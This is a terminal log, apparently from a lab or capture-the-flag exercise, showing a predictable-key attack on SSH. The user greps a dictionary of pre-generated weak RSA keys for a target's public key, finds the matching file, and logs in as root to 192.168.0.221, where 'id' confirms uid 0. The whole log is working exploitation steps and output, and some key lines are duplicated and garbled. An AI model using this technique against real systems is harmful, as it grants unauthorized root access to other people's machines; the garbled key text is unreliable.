klim@klim:/opt$ 

```

```

/home/guel/Work/dict/rsa/2048 • 15:27:03
$ grep 'AAAAB3NzaC1yc2EAAQEA1bwUrED/+MC3cvhu40Sud8Dpwmt78UxTxIg/jQoJ/P/xg+Z89s039hjrhjF7UXIKxZz9qMmQpd/VkxWhtK3VX1QaQ+Tt8dDLrNWEJtcTyJBzEU3b8Y2C82P
UH8BU+oYE5ZHZA1c+z13Hcmxz1oYzp4rUpmj1MivaJq51dbAf893Wb4h8fe9VR40fab0doqr/MgdC8GpaNSpEFNzt1A4GcFnPCjrgdu4ZUW4KnJ0eUH8r40ecjAjdWL0UlyxhiljKy7nRQvFFG99G7bf1K
203ZsIsL4rp3Sjr918FaChZisS1l8tD/wDJWvNYgF0ZerDeEewh0MXM5chMhRNKQ==' ^C
      EDB-ID:          CVE:           Author:          Type:          Platform:        Date:
/home/guel/Work/dict/rsa/2048 • 15:28:28
$ grep 'AAAAB3NzaC1yc2EAAQEA1bwUrED/+MC3cvhu40Sud8Dpwmt78UxTxIg/jQoJ/P/xg+Z89s039hjrhjF7UXIKxZz9qMmQpd/VkxWhtK3VX1QaQ+Tt8dDLrNWEJtcTyJBzEU3b8Y2C82P
UH8BU+oYE5ZHZA1c+z13Hcmxz1oYzp4rUpmj1MivaJq51dbAf893Wb4h8fe9VR40fab0doqr/MgdC8GpaNSpEFNzt1A4GcFnPCjrgdu4ZUW4KnJ0eUH8r40ecjAjdWL0UlyxhiljKy7nRQvFFG99G7bf1K
203ZsIsL4rp3Sjr918FaChZisS1l8tD/wDJWvNYgF0ZerDeEewh0MXM5chMhRNKQ=' *.pub
54701a3b124be15dc48d3cf2da8f0139-2005.pub:ssh-rsa AAAAB3NzaC1yc2EAAQEA1bwUrED/+MC3cvhu40Sud8Dpwmt78UxTxIg/jQoJ/P/xg+Z89s039hjrhjF7UXIKxZz9qMmQpd/VkxWhtK3VX1QaQ+Tt8dDLrNWEJtcTyJBzEU3b8Y2C82P
WhitK3VX1QaQ+Tt8dDLrNWEJtcTyJBzEU3b8Y2C82P
UH8BU+oYE5ZHZA1c+z13Hcmxz1oYzp4rUpmj1MivaJq51dbAf893Wb4h8fe9VR40fab0doqr/MgdC8GpaNSpEFNzt1A4GcFnPCjrgdu4ZUW4KnJ0eUH8r40ecjAjdWL0UlyxhiljKy7nRQvFFG99G7bf1K
eUH8r40ecjAjdWL0UlyxhiljKy7nRQvFFG99G7bf1K
203ZsIsL4rp3Sjr918FaChZisS1l8tD/wDJWvNYgF0ZerDeEewh0MXM5chMhRNKQ== root@targetcluster

/home/guel/Work/dict/rsa/2048 • 15:28:47
$ ssh -i 54701a3b124be15dc48d3cf2da8f0139-2005 root@192.168.0.221
The authenticity of host '192.168.0.221' (192.168.0.221) can't be established.
ED25519 key fingerprint is SHA256:DOIHP0J0708A1vh1UMVxqAnDD457Urj2ytuxXhb3fs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.221' (ED25519) to the list of known hosts.
Linux klim 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jul 28 10:18:38 2021
root@klim:~# id
uid=0(root) gid=0(root) groupes=0(root)
root@klim:~# █

```